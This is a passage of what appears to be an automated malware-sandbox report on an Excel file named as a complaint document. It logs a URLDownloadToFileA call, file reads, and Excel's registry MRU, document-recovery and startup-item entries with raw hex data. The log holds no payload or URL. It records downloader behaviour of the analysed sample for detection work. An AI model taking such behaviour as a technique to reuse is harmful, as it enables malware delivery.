22	<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">.<html>. <head>. <title>Contact Suppo rt</title>. <meta http-equiv="Content-Type" content="text/html; charset=utf-8">. </head>. <body marginwidth="	success or wait	1	140CA828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\8DCE0000	unknown	16384	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\Desktop\8DCE0000	unknown	16384	success or wait	1	7FEEA9E9AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	5	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	5	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECBC8	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECC92	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECD4E	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECDEA	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\FCBB8	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\FCD5D	success or wait	1	7FEEA9E9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	3	7FEEA9E9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	3	7FEEA9E9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECBC8	ECBC8	binary	04 00 00 00 10 09 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 31 00 35 00 2E 00 31 00 37 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 51 CA F0 2D B0 09 D7 01 C8 CB 0E 00 C8 CB 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA9E9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECC92	ECC92	binary	04 00 00 00 10 09 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 33 00 2E 00 31 00 32 00 38 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 B0 A3 23 31 B0 09 D7 01 92 CC 0E 00 92 CC 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEA9E9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEA9E9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECD4E	ECD4E	binary	04 00 00 00 10 09 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 B6 C4 5C 31 B0 09 D7 01 4E CD 0E 00 4E CD 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA9E9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECDEA	ECDEA	binary	04 00 00 00 10 09 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 43 00 6F 00 6D 00 70 00 6C 00 61 00 69 00 6E 00 74 00 2D 00 31 00 30 00 39 00 31 00 31 00 39 00 31 00 33 00 32 00 30 00 2D 00 30 00 32 00 31 00 38 00 32 00 30 00 32 00 31 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 79 92 74 31 B0 09 D7 01 EA CD 0E 00 EA CD 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	u*4	binary	75 2A 34 00 10 09 00 00 02 00 00 00 00 00 00 00 8C 00 00 00 01 00 00 00 44 00 00 00 3C 00 00 00 63 00 6F 00 6D 00 70 00 6C 00 61 00 69 00 6E 00 74 00 2D 00 31 00 30 00 39 00 31 00 31 00 39 00 31 00 33 00 32 00 30 00 2D 00 30 00 32 00 31 00 38 00 32 00 30 00 32 00 31 00 2E 00 78 00 6C 00 73 00 00 00 63 00 6F 00 6D 00 70 00 6C 00 61 00 69 00 6E 00 74 00 2D 00 31 00 30 00 39 00 31 00 31 00 39 00 31 00 33 00 32 00 30 00 2D 00 30 00 32 00 31 00 38 00 32 00 30 00 32 00 31 00 00 00	success or wait	1	7FEEA9E9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
